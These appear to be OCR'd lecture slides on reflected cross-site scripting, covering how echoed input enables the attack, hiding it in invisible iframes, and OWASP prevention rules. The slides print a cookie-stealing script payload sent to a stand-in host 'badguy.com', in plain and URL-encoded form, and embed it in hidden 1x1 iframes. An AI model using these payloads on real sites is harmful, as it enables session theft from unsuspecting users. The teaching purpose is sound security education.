


execute script embedded in input as though server meant us to run it


Reflected XSS



Reflected XSS



Reflected XSS



("Reflected" XSS attack)

Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- Example: search field
  - `http://victim.com/search.php?term=apple`
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term
.  .  .
</BODY> </HTML>
```

- How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)
  - **`http://victim.com/search.php?term=<script> window.open("http://badguy.com?cookie="+document.cookie) </script>`**
    - **`http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E`**
- What if user clicks on this link?
  - Browser goes to **`victim.com/search.php?...`**
  - victim.com returns
    `<HTML> Results for <script>` … **`</script>`** …
  - Browser executes script in same origin as victim.com
    - Sends badguy.com cookie for victim.com

Reflected XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits a vulnerable web service that will include parts of URLs it receives in the web page output it generates
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)

And Hiding It All...

- Both CSRF and reflected XSS require the attacker's web page to run...
  - In a way not noticed by the victim
- Fortunately? iFrames to the rescue!
  - Have the "normal" page controlled by the attacker create a 1x1 iframe...
  - `<iframe height=1 width=1 src="http://www.evil.com/actual-attack">`
- This enables the attacker's code to run...
  - And the attacker can mass-compromise a whole bunch of websites... and just inject that bit of script into them

But do it without clicking!

- Remember, a frame can open to another origin by default...
  - `<iframe src="http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E" height=1 width=1>`
- So this creates a 1x1 pixel iframe ("inline frame")
  - But its an "isolated" origin: the hosting page can't "see" inside..
  - But who cares? The browser opens it up!
- Can really automate the hell out of this...
  - `<iframe src="http://attacker.com/pwneverything" height=1 width=1>`


And Thus You Don't Even Need A Click!

- Bad guy compromises a bunch of sites...
  - All with a 1x1 iFrame pointing to badguy.com/pwneverything
- badguy.com/pwneverything is a rich page...
  - As many CSRF attacks as the badguy wants...
    - Encoded in image tags...
  - As many reflected XSS attacks as the badguy wants...
    - Encoded in still further iframes...
  - As many stored XSS attacks as the badguy wants...
    - If the attacker has pre-stored the XSS payload on the targets
- Why does this work?
  - Each iframe is treated just like any other web page
  - This sort of thing is ***legitimate*** web functionality, so the browser goes "Okeydoke..."

Protecting Servers Against XSS (OWASP)

- OWASP = Open Web Application Security Project
- Lots of guidelines, but 3 key ones cover most situations https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  - Never insert untrusted data except in allowed locations
  - HTML-escape before inserting untrusted data into simple HTML element contents
  - HTML-escape all non-alphanumeric characters before inserting untrusted data into simple attribute contents

Never Insert Untrusted Data Except In Allowed Locations



```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>   directly in a script

<!--...NEVER PUT UNTRUSTED DATA HERE...-->             inside an HTML comment

<div ...NEVER PUT UNTRUSTED DATA HERE...=test />       in an attribute name

<NEVER PUT UNTRUSTED DATA HERE... href="/test" />   in a tag name

<style>...NEVER PUT UNTRUSTED DATA HERE...</style>   directly in CSS
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

